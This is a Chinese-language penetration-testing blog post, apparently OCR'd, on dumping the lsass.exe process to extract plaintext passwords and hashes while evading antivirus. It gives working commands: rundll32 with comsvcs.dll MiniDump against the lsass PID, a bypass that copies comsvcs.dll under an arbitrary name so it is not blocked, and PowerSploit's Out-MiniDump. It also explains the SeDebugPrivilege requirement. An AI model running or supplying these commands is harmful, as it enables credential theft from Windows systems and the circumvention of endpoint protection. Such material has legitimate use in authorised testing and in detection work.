免杀转储 lsass 进程技巧


在渗透测试中，最常用的方法是通过 dump 进程 lsass.exe，从中获得明文口令和 hash, 今天分享两个免杀转储 lsass 方式，目前亲测可过某 60 or 某绒。
第一种：
comsvcs.dll，系统自带。

在原理上都是使用 API MiniDumpWriteDump，通过 comsvcs.dll 的导出函数 MiniDump 实现 dump 内存。

```
BOOL MiniDumpWriteDump(
  HANDLE                            hProcess,
  DWORD                             ProcessId,
  HANDLE                            hFile,
  MINIDUMP_TYPE                     DumpType,
  PMINIDUMP_EXCEPTION_INFORMATION   ExceptionParam,
  PMINIDUMP_USER_STREAM_INFORMATION UserStreamParam,
  PMINIDUMP_CALLBACK_INFORMATION    CallbackParam
);
```

注意权限的问题：


在 dump 指定进程内存文件时，需要开启 SeDebugPrivilege 权限。管理员权限的 cmd 下，默认支持 SeDebugPrivilege 权限，但是状态为 Disabled 禁用状态。




这里直接在 cmd 下执行 rundll32 的命令尝试 dump 指定进程内存文件时，由于无法开启 SeDebugPrivilege 权限，所以会失败。

解决方式：

管理员权限的 powershell 下，默认支持 SeDebugPrivilege 权限，并且状态为 Enabled



可以通过 powershell 执行 rundll32 的命令实现。
首先查看 lsass.exe 进程 PID:



命令格式：

```
rundll32.exe comsvcs.dll MiniDump <lsass PID> <out path> full
```


直接利用发现会被拦截：

```
rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 564 lsass.dmp full
```

简单的绕过思路：

copy 一下 comsvcs.dll 并命名为随意名字，例如 tubai.dll

```
copy C:\windows\System32\comsvcs.dll tubai.dll
rundll32.exe tubai.dll, MiniDump 564 lsass.dmp full
```



如图，成功转储了 lsass

第二种：


PowerSploit 的一个模块 Out-MiniDump 是一个基于 Powershell 的渗透工具包，可以选择创建进程的完整内存转储。

导入

```
Import-Module Out-MiniDump
```

执行

```
Get-Process lsass | Out-Minidump
```



总结：

转储姿势很多，应该一起向编写一个程序来手动转储 LSASS 进程才是硬道理。